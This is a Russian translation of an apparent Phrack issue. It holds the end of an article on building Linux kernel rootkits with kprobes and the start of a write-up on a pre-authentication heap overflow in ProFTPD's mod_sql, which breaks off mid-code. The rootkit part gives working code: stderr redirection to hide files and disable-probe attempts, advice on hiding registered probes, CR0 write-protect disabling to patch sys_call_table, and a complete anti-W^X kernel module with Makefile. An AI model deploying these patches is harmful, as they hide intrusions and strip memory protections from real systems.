        stream_redirect = 0; // перенаправляем ли мы в /dev/null?

        /* Убеждаемся, что это программа ls */
        /* иначе мы могли бы помешать другим программам */
        /* отправлять 'cannot access' */
        /* в их поток stderr */
        get_task_comm(comm, current);
        if (strcmp(comm, "ls") != 0)
            goto out;

        /* Проверяем, не является ли это жалобой ls на stat, или странностью ls -l */
        /* Есть два отдельных вызова sys_write, отсюда два вызова strstr */
        if (strstr(s, "cannot access") || strstr(s, "ls:"))
        {
                printk("Going to redirect\n");
                goto redirect;
        }
        /* Проверяем, пытаются ли отключить kprobes */
        /* с помощью 'echo 0 > /sys/kernel/debug/kprobes/enabled' */
        file = fget(fd);
        if (!file)
                goto out;
        dentry = dget(file->f_dentry);
        if (!dentry)
                goto out;
        ino = dentry->d_inode->i_ino;
        dput(dentry);
        fput(file);
        if (ino != enabled_ino)
                goto out;

        redirect:
        /* Если мы добрались сюда, выполняем перенаправление в /dev/null */
        stream_redirect++;
        mm_segment_t o_fs = get_fs();
        set_fs(KERNEL_DS);

        n_sys_close(fd);
        fd = n_sys_open(devnull, O_RDWR, 0);

        set_fs(o_fs);
        global_fd = fd;

    out:
    jprobe_return();
    return 0;
}

/* Вот обработчик возврата для закрытия fd к /dev/null. */
static int sys_write_ret_handler(struct kretprobe_instance *ri, struct pt_regs *regs)
{
        if (stream_redirect)
        {
                n_sys_close(global_fd);
                stream_redirect = 0;
```

```
        }
        return 0;
}
```

Мы закрываем существующий файловый дескриптор и открываем новый, который будет использовать тот же номер fd. Это перенаправление stderr в /dev/null выполняется только для текущего процесса. Чтобы лучше понять это, можно проследить путь выполнения `do_sys_open()`, я добавил дополнительные комментарии:

```
long do_sys_open(int dfd, const char __user *filename, int flags, int mode)
{
        char *tmp = getname(filename);
        int fd = PTR_ERR(tmp);

        if (!IS_ERR(tmp)) {
                fd = get_unused_fd_flags(flags);
                if (fd >= 0) {
                        struct file *f = do_filp_open(dfd, tmp, flags,
                        mode, 0);
                        if (IS_ERR(f)) {
                                put_unused_fd(fd);
                                fd = PTR_ERR(f);
                        } else {

                                /* Обратите внимание на fsnotify_open() */
                                fsnotify_open(f->f_path.dentry);

                                /* Связываем fd с /dev/null */
                                fd_install(fd, f);
                                trace_do_sys_open(tmp, flags, mode);
                        }
                }
                putname(tmp);
        }
        return fd;
}
```

Новый файловый дескриптор связывается со своим новым файлом (`struct files_struct *`) для текущей задачи с помощью `fd_install()`.

```
void fd_install(unsigned int fd, struct file *file)
{
        struct files_struct *files = current->files; // <-- обратите внимание
        struct fdtable *fdt;
        spin_lock(&files->file_lock);
        fdt = files_fdtable(files);     // <-- обратите внимание
        BUG_ON(fdt->fd[fd] != NULL);
        rcu_assign_pointer(fdt->fd[fd], file);   // <-- обратите внимание
        spin_unlock(&files->file_lock);
}
```

Важное замечание для читателя: файл `/sys/kernel/debug/kprobes/list` отображает любые зарегистрированные kprobes. Просто используйте технику перенаправления, подобную той, что мы использовали выше, чтобы отслеживать открытия этого файла и перенаправлять любые записи в stdout в /dev/null, если список содержит зонд, который вы зарегистрировали. Очень просто и абсолютно необходимо для сохранения скрытого присутствия.

Поскольку тема руткитов стала банальной... Хочу рассмотреть несколько других примеров kprobe. Прежде всего давайте подробно обсудим реализацию kretprobe. Это даст больше понимания об ограничениях kprobes и расширит ваше представление о том, как может быть модифицирована реализация kprobe — что не рассматривается в данной статье.

2.4 - Реализация kretprobe

Реализация kretprobe особенно интересна. Главным образом потому, что это инновационный и изящно спроектированный кусок кода. Вот как она работает.

-- Из kprobes.txt --

Когда вы вызываете `register_kretprobe()`, Kprobes устанавливает kprobe на вход в функцию. Когда проверяемая функция вызывается и этот зонд срабатывает, Kprobes сохраняет копию адреса возврата и заменяет адрес возврата адресом «трамплина». Трамплин — это произвольный кусок кода — как правило, просто инструкция nop. При загрузке системы Kprobes регистрирует kprobe на трамплин.

Реализация kretprobe — это по сути творческий способ использования kprobes путём их регистрации и назначения функций-обработчиков ловушки, которые занимаются изменением адреса возврата.

-- Из `/usr/src/linux/kernel/kprobes.c` --

```
int __kprobes register_kretprobe(struct kretprobe *rp)
{
        int ret = 0;
        struct kretprobe_instance *inst;
        int i;
        void *addr;

        ... <code> ...

        rp->kp.pre_handler = pre_handler_kretprobe;
        rp->kp.post_handler = NULL;
        rp->kp.fault_handler = NULL;
        rp->kp.break_handler = NULL;

        ... <code> ...
}
```

ПРИМЕЧАНИЕ: Обратите внимание на `rp->kp.pre_handler` -- `kp` это `struct kprobe`, и `pre_handler` назначен `pre_handler_kretprobe`.

Таким образом, когда срабатывает возвратный зонд, `pre_handler_kretprobe()` вызовет `arch_prepare_kretprobe()`, который сохраняет оригинальный адрес возврата и вставляет новый:

```
void __kprobes arch_prepare_kretprobe(struct kretprobe_instance *ri,
                                      struct pt_regs *regs)
{
        unsigned long *sara = stack_addr(regs);

        ri->ret_addr = (kprobe_opcode_t *) *sara;

        /* Заменяем адрес возврата адресом трамплина */
        *sara = (unsigned long) &kretprobe_trampoline;
}
```

Обратите внимание на последнюю строку, устанавливающую адрес возврата на трамплин. Трамплин фактически определён в ассемблерной заглушке, которая для x86 выглядит так:

```
asm volatile (
                        ".global kretprobe_trampoline\n"
                        "kretprobe_trampoline: \n"
                        /* Пропускаем cs, ip, orig_ax и gs.
                         * trampoline_handler() подставит эти значения
                         */
                        "       subl $16, %esp\n"
                        "       pushl %fs\n"
                        "       pushl %es\n"
                        "       pushl %ds\n"
                        "       pushl %eax\n"
                        "       pushl %ebp\n"
```

```
"       pushl %edi\n"
"       pushl %esi\n"
"       pushl %edx\n"
"       pushl %ecx\n"
"       pushl %ebx\n"
"       movl %esp, %eax\n"
"       call trampoline_handler\n"
/* Перемещаем флаги в cs */
"       movl 56(%esp), %edx\n"
"       movl %edx, 52(%esp)\n"
/* Заменяем сохранённые флаги реальным адресом возврата. */
"       movl %eax, 56(%esp)\n"
"       popl %ebx\n"
"       popl %ecx\n"
"       popl %edx\n"
"       popl %esi\n"
"       popl %edi\n"
"       popl %ebp\n"
"       popl %eax\n"
/* Пропускаем ds, es, fs, gs, orig_ax и ip */
"       addl $24, %esp\n"
"       popf\n"
"       ret\n");
```

После резервного копирования состояния регистров на стеке заглушка вызывает `trampoline_handler()`, который по существу выполняет любые обработчики возвратных зондов, связанные с kretprobe для данной функции. Рассмотрение реальной функции даёт ещё больше понимания.

```
static __used __kprobes void *trampoline_handler(struct pt_regs *regs)
{
        struct kretprobe_instance *ri = NULL;
        struct hlist_head *head, empty_rp;
        struct hlist_node *node, *tmp;
        unsigned long flags, orig_ret_address = 0;
        unsigned long trampoline_address = (unsigned long)&kretprobe_trampoline;

        INIT_HLIST_HEAD(&empty_rp);
        kretprobe_hash_lock(current, &head, &flags);
        /* исправляем регистры */
#ifdef CONFIG_X86_64
        regs->cs = __KERNEL_CS;
#else
        regs->cs = __KERNEL_CS | get_kernel_rpl();
        regs->gs = 0;
#endif
        regs->ip = trampoline_address;
        regs->orig_ax = ~0UL;

        /*
         * С данной задачей может быть связано несколько экземпляров
         * либо потому, что несколько функций в пути вызова имеют
         * установленные возвратные зонды, и/или для целевой функции
         * зарегистрировано более одного возвратного зонда.
         *
         * Мы можем справиться с этим потому, что:
         *     - экземпляры всегда помещаются в начало списка
         *     - когда для одной и той же функции зарегистрировано
         *       несколько возвратных зондов, ret_addr первого
         *       (в хронологическом порядке) экземпляра будет
         *       реальным адресом возврата, а все остальные будут
         *       указывать на kretprobe_trampoline.
         */
        hlist_for_each_entry_safe(ri, node, tmp, head, hlist) {
                if (ri->task != current)
                        /* другая задача разделяет наш хэш-бакет */
                        continue;

                if (ri->rp && ri->rp->handler) {
                        __get_cpu_var(current_kprobe) = &ri->rp->kp;
```

```
                        get_kprobe_ctlblk()->kprobe_status = KPROBE_HIT_ACTIVE;
                        ri->rp->handler(ri, regs);
                        __get_cpu_var(current_kprobe) = NULL;
                }

                orig_ret_address = (unsigned long)ri->ret_addr;
                recycle_rp_inst(ri, &empty_rp);

                if (orig_ret_address != trampoline_address)
                        /*
                         * Это реальный адрес возврата. Любые другие
                         * экземпляры, связанные с этой задачей, предназначены
                         * для других вызовов глубже в стеке вызовов
                         */
                        break;
        }

        kretprobe_assert(ri, orig_ret_address, trampoline_address);

        kretprobe_hash_unlock(current, &flags);

        hlist_for_each_entry_safe(ri, node, tmp, &empty_rp, hlist) {
                hlist_del(&ri->hlist);
                kfree(ri);
        }
        return (void *)orig_ret_address;
}
```

Значение оригинального адреса возврата возвращается, а затем заглушка `kretprobe_trampoline` копирует его на стек в нужное место. После чего все сохранённые регистры извлекаются и восстанавливаются — в результате чего происходит возврат в оригинальную вызывающую функцию с оригинальным возвращаемым значением.

Полагаю, не нужно особого воображения, чтобы понять, что код заглушки `kretprobe_trampoline` можно модифицировать для возврата другого значения. Это можно сделать несколькими способами, однако это выходит за рамки хакерства исключительно с kprobes. Функцию `arch_prepare_kretprobe()` пришлось бы патчить (и, к сожалению, её нельзя патчить с помощью kprobe), потому что любые функции с `__kprobe` в прототипе не могут быть патчены с помощью самих хуков kprobe.

-- Простой патч в `arch_prepare_kretprobe()` --

```
*sara = (unsigned long)&kretprobe_trampoline;
```

Можно изменить на:

```
*sara = (unsigned long)&custom_asm_stub;
```

Проблема в том, что `arch_prepare_kretprobe()` пришлось бы модифицировать, используя технику, альтернативную kprobes, что само по себе достаточно просто, но выходит за рамки этой статьи. Если вы заинтересованы в этом, следующий раздел предоставит вам трюк, который будет необходим для этого.

2.5 - Краткое отступление: модификация сегментов ядра только для чтения

Если вы всё же заинтересованы в перехвате `arch_prepare_kretprobe()` с помощью функционального трамплина, помните, что у современных процессоров Intel есть бит WRITE_PROTECT (`cr0.wp`), который предотвращает запись в сегменты только для чтения. Поэтому каждый раз, когда вы хотите изменить любую структуру данных, находящуюся в `.rodata`, вам нужно использовать функцию, которую я предоставляю ниже. Следующие типы структур данных часто существуют в текстовом сегменте ядра:

```
1. void **sys_call_table
```

```
2. const struct file_operations <имя_fs_fops>
3. const struct vm_ops <имя_vma_vmops>
4. функции ядра
```

Структуры данных, определённые как `const`, попадут в раздел `.rodata`, который находится в конце текстового сегмента, а сам код ядра, как правило, существует в разделе `.text` текстового сегмента. Попытки записи в эти места вызовут зависания/панику/oops ядра.

Некоторые люди изменяют данные таблицы страниц для страниц только для чтения, которые они хотят изменить, но следующие функции, которые я предоставил, значительно проще, и ниже будет приведён пример.

```
/* ФУНКЦИЯ ДЛЯ ОТКЛЮЧЕНИЯ БИТА ЗАЩИТЫ ЗАПИСИ В CPU */
static void disable_wp(void)
{
        unsigned int cr0_value;

        asm volatile ("movl %%cr0, %0" : "=r" (cr0_value));

        /* Отключаем WP */
        cr0_value &= ~(1 << 16);

        asm volatile ("movl %0, %%cr0" :: "r" (cr0_value));
}

/* ФУНКЦИЯ ДЛЯ ПОВТОРНОГО ВКЛЮЧЕНИЯ БИТА ЗАЩИТЫ ЗАПИСИ В CPU */
static void enable_wp(void)
{
        unsigned int cr0_value;

        asm volatile ("movl %%cr0, %0" : "=r" (cr0_value));

        /* Включаем WP */
        cr0_value |= (1 << 16);

        asm volatile ("movl %0, %%cr0" :: "r" (cr0_value));
}
```

Итак, если вы хотите изменить указатель на функцию ядра, существующий в текстовом сегменте (если он объявлен как `const`) — например, `sys_call_table`:

```
disable_wp();
sys_call_table[__NR_write] = (void *)n_sys_write;
enable_wp();
```

Или предположим, у вас есть функция, которая перехватывает `arch_prepare_kretprobe()` методом, описанным здесь [3]:

```
disable_wp();
hijack_arch_prepare_kretprobe();
enable_wp();
```

Понятно. Но поскольку мы немного отклонились от темы, перейдём к следующему разделу, который более релевантен для статьи.

2.6 - Идея реализации kretprobe для хакеров

Основное ограничение при патчинге ядра должно быть уже очевидным. Мы НЕ МОЖЕМ изменить возвращаемое значение в возвратных зондах (kretprobes). Если кто-то пожелает, он мог бы (в LKM) реализовать нечто очень похожее на реализацию kretprobe. Это позволило бы нам инструментировать ядро с помощью kprobes и изменять возвращаемое значение — тем самым легко патчить такие функции, как `filldir64`, что позволило бы нам просто использовать нашу специальную реализацию kretprobe для возврата 0, если `char *d_name` совпадает с файлом, который мы хотим скрыть.

Если читатель изучит `/usr/src/linux/kernel/kprobes.c` после прочтения вышеприведённого раздела о реализации kretprobe, станет очевидным, что может быть спроектирована более гибкая реализация kretprobe. Это вряд ли нетривиально, если читатель полностью следил за этой статьёй. Я просто не имел достаточно времени, чтобы разработать эту функцию — kretprobe для хакеров, позволяющий управлять возвращаемым значением. Назовём эту функцию `rpe` (Return probe elite). Базовая схема выглядела бы так:

```
int register_rpe(struct kretprobe *rp)
{
          ... <code> ...
           rp->kp.pre_handler = pre_handler_rpe;
           ... <code> ...
}

static int pre_handler_rpe(struct kprobe *p,
                                  struct pt_regs *regs)
{
    arch_prepare_rpe(regs);
}


void arch_prepare_rpe(struct pt_regs *regs)
{
    unsigned long *ret = stack_addr(regs);

        ret_addr = (kprobe_opcode_t *) *sara;

        /* Заменяем адрес возврата адресом трамплина */
        *ret = (unsigned long) &rpe_trampoline;
}
```

`rpe_trampoline` может быть либо asm-заглушкой, либо реальной функцией — в любом случае вы захотите сохранить регистры перед вызовом вашего обработчика, который делает то, что вы хотите — обрабатывает данные и в конечном итоге возвращает нужное вам значение. Например:

```
    __asm__ ("movl $val, %eax\n"
             "push $ret_addr\n"
             "ret");
```

Поскольку я не предоставил реализацию более гибкого kretprobe, читатель может быть заинтересован в этом. Как только у меня появится возможность, я намерен написать LKM-патч для одного из них и выпустить его.

---

3 - Патч для обхода W^X (ограничений mprotect/mmap)

Перейдём к ещё нескольким патчам с использованием существующих функций kprobe, чтобы продемонстрировать полезность помимо механизма сокрытия файлов. Два следующих патча направлены на отключение функции W^X, включённой в ядрах — PaX, например, называет это ограничениями mprotect. W^X означает, что сегмент mmap не может быть создан или изменён таким образом, чтобы быть одновременно доступным для записи и исполнения. Приведённые ниже патчи дают нам два преимущества:

1. На системах с установленным битом NX (no_exec_pages) мы сможем делать такие вещи, как пометить сегмент данных исполняемым и внедрить туда код для выполнения с помощью ptrace.

2. Многие ELF-протекторы (Burneye, Shiva, Elfcrypt и т.д.) хранят зашифрованный исполняемый файл в текстовом сегменте кода-загрузчика/заглушки, и для расшифровки части собственного текстового сегмента программы это было бы самомодифицирующимся кодом — W^X предотвращает это — так что с нашим Anti-W^X патчем мы можем использовать наши

ELF-протекторы и снова сделать сегменты — такие как стек и сегмент данных — исполняемыми на системах с установленным битом NX, где ограничения mprotect/mmap действительно имеют значение.

Важное замечание: из-за особенностей дизайна следующего патча мы не можем изменить возвращаемые значения; поэтому mprotect и mmap оба вернут значение, говорящее о том, что они провалились — не выходите на основании проверки ошибок, потому что ваши попытки mmap и mprotect с write+execute на самом деле успешны. Для проверки вы можете посмотреть `/proc/pid/maps` данного процесса.

-- протестировано на 2.6.18 --

На современных системах просто замените `regs->eax` на `regs->ax` в двух необходимых местах. Также экспорт лицензии модуля в GPL не является обязательным для использования kprobes на современных системах.

```
#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/kprobes.h>
#include <linux/mm.h>
#include <linux/fs.h>
#include <linux/file.h>


#define PROT_READ       0x1             /* Страница доступна для чтения.  */
#define PROT_WRITE      0x2             /* Страница доступна для записи.  */
#define PROT_EXEC       0x4             /* Страница исполняема.  */
#define PROT_NONE       0x0             /* Страница недоступна.  */
#define MAP_FIXED       0x10

#define MAP_ANONYMOUS   0x20            /* не использовать файл */
#define MAP_GROWSDOWN   0x0100          /* сегмент типа стека */
#define MAP_DENYWRITE   0x0800          /* ETXTBSY */
#define MAP_EXECUTABLE  0x1000          /* пометить как исполняемый */

/*
 * Предпочтительнее написать скрипт, который получает
 * kallsyms_lookup_name() из System.map и затем
 * передаёт его как параметр модуля, но в этом примере
 * мы просто ищем его и назначаем самостоятельно,
 * так что не забудьте изменить адрес.
 */
unsigned long (*_kallsyms_lookup_name)(char *) = (void *)0xc043e5d0; // измените это

unsigned long (*_get_unmapped_area)(struct file *file, unsigned long addr, unsigned long len,
                unsigned long pgoff, unsigned long flags);


static struct
{
    int assign_wx;
    unsigned long start;
    size_t len;
    long prot;
} mprotect;

MODULE_LICENSE("GPL");

asmlinkage int kp_sys_mprotect(unsigned long start, size_t len, long prot)
{
        struct vm_area_struct *vma = current->mm->mmap;

    mprotect.assign_wx = 0;
    mprotect.start = start;
    mprotect.prot = prot;

    /* Нас это не касается */
        if (!(prot & PROT_EXEC) && !(prot & PROT_WRITE))
```

```
                goto out;

        down_write(&current->mm->mmap_sem);

    /* Получаем vma для начальной области памяти */
        vma = find_vma(current->mm, start);
    if (!vma)
        goto free_sem;

        if (prot & (PROT_WRITE|PROT_EXEC))
    {
        mprotect.assign_wx++;
        goto free_sem;
    }

    if (prot & PROT_WRITE)
        {
            mprotect.assign_wx++;
            goto free_sem;
    }

        if (prot & PROT_EXEC)
    {
        mprotect.assign_wx++;
        goto free_sem;
    }

    free_sem:
    up_write(&current->mm->mmap_sem);

    out:
    jprobe_return();
    return 0;
}

/*
 перед выполнением следующей функции, W^X патч вроде PaX
 ограничений mprotect/mmap, будет иметь код вроде:
 if ((vm_flags & (VM_WRITE | VM_EXEC)) != VM_EXEC)
                        vm_flags &= ~(VM_EXEC | VM_MAYEXEC);
               else
                        vm_flags &= ~(VM_WRITE | VM_MAYWRITE);

 Но наш возвратный зонд имеет последнее слово. mprotect
 вернётся как будто провалился (с положительным значением), но VMA
 или карты памяти будут доступны и для записи, и для исполнения.
 Только убедитесь, что не выходите по проверке ошибок, если mprotect
 или mmap завершаются неудачей — они вернут значения неудачи.
*/

static int rp_mprotect(struct kretprobe_instance *ri, struct pt_regs *regs)
{
    struct vm_area_struct *vma;

    if (!mprotect.assign_wx)
        goto out;

    down_write(&current->mm->mmap_sem);

        /* Получаем vma для начальной области памяти */
        vma = find_vma(current->mm, mprotect.start);
        if (!vma)
                goto sem_out;

    if (mprotect.prot & PROT_EXEC)
    {
        vma->vm_flags |= VM_MAYEXEC;
        vma->vm_flags |= VM_EXEC;
    }

    if (mprotect.prot & PROT_WRITE)
```

```
    {
        vma->vm_flags |= VM_MAYWRITE;
        vma->vm_flags |= VM_WRITE;
    }

    sem_out:
    up_write(&current->mm->mmap_sem);

    out:
    return 0;
}

struct
{
        unsigned long addr;
#define MMAP_CLEAN 0
#define MMAP_DIRTY 1
        int mmap_prot_state;
        unsigned int len;
} do_mmap_data;

/* Код возвратного зонда для sys_mmap2 */
static int rp_mmap(struct kretprobe_instance *ri, struct pt_regs *regs)
{
        struct vm_area_struct *vma = current->mm->mmap;

        /* предполагаем, что функция по умолчанию для получения unmapped-области — arch_get_unmapped_topdown(
        if (do_mmap_data.addr - regs->eax == do_mmap_data.len)
                do_mmap_data.addr = regs->eax;
        else
        goto out; // маловероятно

        switch(do_mmap_data.mmap_prot_state)
        {
                case MMAP_CLEAN:
                        break;
                case MMAP_DIRTY: // отменяем работу W^X патча :)
                        down_write(&current->mm->mmap_sem);
                        vma = find_vma(current->mm, do_mmap_data.addr);
                        if (!vma)
                                break;
            printk("Found vma's and setting all writes and exec possibilities\n");
                        vma->vm_flags |= (VM_EXEC | VM_MAYEXEC);
                        vma->vm_flags |= (VM_WRITE | VM_MAYWRITE);
                        up_write(&current->mm->mmap_sem);
                        break;
        }
    out:
    return 0;
}

asmlinkage long kp_sys_mmap2(unsigned long addr, unsigned long len, unsigned long prot, unsigned long flags,
                          unsigned long fd, unsigned long pgoff)
{

        struct file *file = NULL;

    printk("In sys_mmap2\n");
        do_mmap_data.len = len;

        /* Эмулируем комбинацию sys_mmap2 и do_mmap_pgoff */

    /* Это самый простой сценарий */
    /* потому что мы знаем адрес mmap */
        if (flags & MAP_FIXED)
        {
        printk("MAP_FIXED\n");
                do_mmap_data.addr = addr;
                if ((prot & PROT_EXEC) && (prot & PROT_WRITE))
                        do_mmap_data.mmap_prot_state = MMAP_DIRTY;
                else
```

```
                        do_mmap_data.mmap_prot_state = MMAP_CLEAN;
                goto out;
        }

        flags &= ~(MAP_EXECUTABLE | MAP_DENYWRITE);
        if (!(flags & MAP_ANONYMOUS))
        {
                file = fget(fd);
                if (!file)
                        goto out;
        }

        /* имитируем do_mmap_pgoff для получения линейного диапазона */
        down_write(&current->mm->mmap_sem);

        if (file)
        {
                if (!file->f_op || !file->f_op->mmap)
                        goto sem_out;
        }

        if (!len)
                goto sem_out;

        len = PAGE_ALIGN(len);
        if (!len || len > TASK_SIZE)
                goto sem_out;

        if ((pgoff + (len >> PAGE_SHIFT)) < pgoff)
                goto sem_out;

        /* когда будут вызваны реальные sys_mmap2/do_mmap_pgoff
         * они получат следующий линейный диапазон
         * который будет по адресу do_mmap_data.addr - do_mmap_data.len
         * Это полагается на get_unmapped_area(), вызывающий arch_get_unmapped_area_topdown()
         */
    printk("get_unmapped_area call\n");
        addr = _get_unmapped_area(file, addr, len, 0, flags);
        printk("addr: 0x%lx\n", addr);
    do_mmap_data.addr = addr;

        if ((prot & PROT_EXEC) && (prot & PROT_WRITE))
                do_mmap_data.mmap_prot_state = MMAP_DIRTY;
    else
                do_mmap_data.mmap_prot_state = MMAP_CLEAN;

        sem_out:
        up_write(&current->mm->mmap_sem);
        out:
        jprobe_return();
        return 0;

}

static struct jprobe sys_mmap2_jprobe =
{
        .entry = (kprobe_opcode_t *)kp_sys_mmap2
};

static struct jprobe sys_mprotect_jprobe =
{
    .entry = (kprobe_opcode_t *)kp_sys_mprotect
};

static struct kretprobe mprotect_kretprobe =
{
        .handler  = rp_mprotect,
    .maxactive = 1 // этот код не очень SMP-надёжен
};

static struct kretprobe mmap_kretprobe =
```

```
{
        .handler = rp_mmap,
        .maxactive = 1 // этот код не очень SMP-надёжен
};


void exit_module(void)
{
    unregister_jprobe(&sys_mmap2_jprobe);
        unregister_jprobe(&sys_mprotect_jprobe);

        unregister_kretprobe(&mprotect_kretprobe);
        unregister_kretprobe(&mmap_kretprobe);
}

int init_module(void)
{
    int j = 0, k = 0;

    _get_unmapped_area = (void *)_kallsyms_lookup_name("arch_get_unmapped_area_topdown");

    sys_mmap2_jprobe.kp.addr = (void *)_kallsyms_lookup_name("sys_mmap2");
    /* Регистрируем наши jprobes */
    if (register_jprobe(&sys_mmap2_jprobe) < 0)
        goto jfail;
    j++;

    sys_mprotect_jprobe.kp.addr = (void *)_kallsyms_lookup_name("sys_mprotect");
    if (register_jprobe(&sys_mprotect_jprobe) < 0)
        goto jfail;

    mprotect_kretprobe.kp.addr = (void *)_kallsyms_lookup_name("sys_mprotect");
    /* Регистрируем наши kretprobes */
    if (register_kretprobe(&mprotect_kretprobe) < 0)
        goto kfail;
    k++;

    mmap_kretprobe.kp.addr = (void *)_kallsyms_lookup_name("sys_mmap2");
    if (register_kretprobe(&mmap_kretprobe) < 0)
        goto kfail;

    return 0;

    jfail:

        printk(KERN_EMERG "register_jprobe failed for %s\n", (!j ? "sys_mmap2" : "sys_mprotect"));
    kfail:
        printk(KERN_EMERG "register_kretprobe failed for %s\n", (!k ? "mprotect" : "mmap"));

    return -1;
}


module_exit(exit_module);
```

--- конец кода ---

---

4 - Замечания об обнаружении руткитов на основе kprobes

Если руткит ядра спроектирован исключительно с использованием kprobes и правильно скрывает себя от записей kprobe в sysfs, программа обнаружения руткитов всё равно может легко определить, какие функции ядра были перехвачены. Я оставлю это очевидное решение всем, кто заинтересован в добавлении этой функции в свои детекторы, но ответ лежит как в этой статье, так и в документации kprobe.

---

5 - Подводя итоги

Мы убедились, что интерфейс kprobe, реализованный прежде всего для отладки ядра, может быть использован для инструментирования ядра весьма интересными способами. Мы исследовали сильные и слабые стороны kprobes и привели несколько примеров ослабления ядра путём его патчинга с использованием техник jprobe и kretprobe. Мы также рассмотрели идеи реализации более хакерски-дружественного интерфейса kretprobe (хотя и не предоставили его).

Также важно упомянуть людям, разрабатывающим код безопасности, что kprobes можно использовать для отладки кода ядра, а также для установки простых патчей для усиления безопасности ядра. Но phrack — не об этом, поэтому патчи для усиления ядра не были включены — просто знайте, что это возможно.

---

6 - Благодарности

kad — спасибо за поощрение меня написать это, и за то, что ты классный парень с бесценными навыками и хорошими советами.

Silvio — моё первоначальное вдохновение для хакерства ядра и ELF началось с тебя. Ты был хорошим другом и наставником, огромное спасибо.

chrak — мой давний друг и иногда партнёр по программированию. 13 лет назад этот парень помог мне написать мою первую backdoor-программу для Linux.

nynex — я обязан тебе за хостинг моих вещей и за то, что ты хороший друг.

mayhem — за написание действительно крутого ELF-кода и за вдохновение.

grugq — твоя оригинальная работа в области AF тоже была вдохновением.

halfdead — за знание всего о вселенной и нашей области *буквально*

jimjones (UNIX Terrorist) — ты скоро получишь копию этого, слово.

Все digitalnerds — особенно halfdead, scrippie, pronsa и abh.

#bitlackeys на EFnet, маленький и странный канальчик с людьми, с которыми я дружу годами.

#formal в секретной сети с чрезвычайно умными людьми и хорошими разговорами.

Люди с RuxCon тоже все отличные, спасибо.

---

7 - Ссылки

Обратите внимание, что я не использовал никаких ссылок, кроме кода и официальной документации для этой статьи, но следующие работы весьма актуальны, и поскольку я читал их (наряду со многими другими отличными работами), все они сыграли роль в моих совокупных знаниях о вредоносном ПО для ядра и исследовании руткитов.

[1] kad - Handling interrupt descriptor table for fun and profit
https://phrack.org/issues/59/4.html#article

[2] Halfdead - Mystifying the debugger for ultimate stealthness
    https://phrack.org/issues/65/8.html#article

[3] Silvio - Kernel function hijacking (Function trampolines)
    http://vxheavens.com/lib/vsc08.html

---

8 - Код

Полный исходный код модуля `w_plus_x` (Anti-W^X патч) приведён в разделе 3. Для сборки используйте следующий Makefile:

```
obj-m += w_plus_x.o

MODULES = w_plus_x.ko

all: clean $(MODULES)

$(MODULES):
        make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules

clean:
        rm -f *.o *.ko Module.markers Module.symvers w_plus_x*.mod.c modules.order
```

Протестировано на ядре 2.6.18. От ElfMaster, 2010. На современных ядрах замените `regs->eax` на `regs->ax`.

ProFTPD с mod_sql: удалённое переполнение кучи до аутентификации с получением root

Автор: max_packetz@felinemenace.org

Содержание

---

1. Введение

В данной статье описывается и исследуется удалённое переполнение кучи с получением прав root до прохождения аутентификации в FTP-сервере ProFTPD [1]. Это не совсем стандартное переполнение — из-за особенностей работы кучи ProFTPD и способа эксплуатации уязвимости через подстановку переменных.

Уязвимость была непреднамеренно нейтрализована (по меньшей мере в части удалённого получения root :(, когда разработчики ProFTPD исправили отдельную уязвимость в mod_sql, позволявшую проводить SQL-инъекцию и обходить аутентификацию. Эта уязвимость, послужившая частичным исправлением, задокументирована в CVE-2009-0542.

Конкретная исследуемая здесь уязвимость — неограниченная операция копирования в `sql_prepare_where()`, которая на момент написания статьи не была исправлена.

Также хочу заранее извиниться за прилагаемый код. Он создавался постепенно, по частям, и к сегодняшнему дню не отличается особой красотой и читаемостью :p

---

2. Уязвимость

Сама по себе уязвимость несколько надуманная, но потерпите:

В `contrib/mod_sql.c`, `_sql_getpasswd()`, присутствует следующий код (номера строк из ProFTPD 1.3.2rc2):

```
1132   if (!cmap.usercustom) {
1133     where = sql_prepare_where(0, cmd, 2, usrwhere, cmap.userwhere,
                                 NULL);
1134
1135     mr = _sql_dispatch(_sql_make_cmd(cmd->tmp_pool, 5, "default",
1136       cmap.usrtable, cmap.usrfields, where, "1"), "sql_select");
1137
```

Здесь `usrwhere` имеет вид:

```
(<имя столбца таблицы для поля пользователя> = 'ИМЯ_ПОЛЬЗОВАТЕЛЯ')
```

Всё самое интересное происходит внутри `sql_prepare_where()`:

```
770 static char *sql_prepare_where(int flags, cmd_rec *cmd, int cnt, ...) {
771   int i, flag, nclauses = 0;
772   int curr_avail;
773   char *buf = "", *res;
774   va_list dummy;
775
776   res = pcalloc(cmd->tmp_pool, SQL_MAX_STMT_LEN);                    [1]
777
778   flag = 0;
779   va_start(dummy, cnt);
780   for (i = 0; i < cnt; i++) {
781     char *clause = va_arg(dummy, char *);
782     if (clause != NULL &&
783         *clause != '\0') {
784       nclauses++;
785
786       if (flag++)
787         buf = pstrcat(cmd->tmp_pool, buf, " AND ", NULL);
788       buf = pstrcat(cmd->tmp_pool, buf, "(", clause, ")", NULL);
789     }
790   }
791   va_end(dummy);
792
793   if (nclauses == 0)
794     return NULL;
```

```
795
796   if (!(flags & SQL_PREPARE_WHERE_FL_NO_TAGS)) {                    [2]
797     char *curr, *tmp;
798
799     /* Обрабатываем переменные в условиях WHERE, кроме ссылок "%{num}". */
800     curr = res;
801     curr_avail = SQL_MAX_STMT_LEN;
802
803     for (tmp = buf; *tmp; ) {
804       char *str;
805       modret_t *mr;
806
807       if (*tmp == '%') {
808         char *tag = NULL;
809
810         if (*(++tmp) == '{') {
811           char *query;
812
813           if (*tmp != '\0')
814             query = ++tmp;
815
816           while (*tmp && *tmp != '}')
817             tmp++;
818
819           tag = pstrndup(cmd->tmp_pool, query, (tmp - query));
820           if (tag) {
821             str = resolve_long_tag(cmd, tag);                        [3]
822             if (!str)
823               str = pstrdup(cmd->tmp_pool, "");
824
825             mr = _sql_dispatch(_sql_make_cmd(cmd->tmp_pool, 2,
        "default",
826                 str), "sql_escapestring");
827             if (check_response(mr) < 0)
828               return NULL;
829
830             sstrcat(curr, mr->data, curr_avail);
831             curr += strlen(mr->data);
832             curr_avail -= strlen(mr->data);
833
834             if (*tmp != '\0')
835               tmp++;
836
837           } else {
838             return NULL;
839           }
840
841         } else {
842           str = resolve_short_tag(cmd, *tmp);                        [4]
843           mr = _sql_dispatch(_sql_make_cmd(cmd->tmp_pool, 2,"default",
844             str), "sql_escapestring");
845           if (check_response(mr) < 0)
846             return NULL;
847
848           sstrcat(curr, mr->data, curr_avail);
849           curr += strlen(mr->data);
850           curr_avail -= strlen(mr->data);
851
852           if (*tmp != '\0')
853             tmp++;
854         }
855
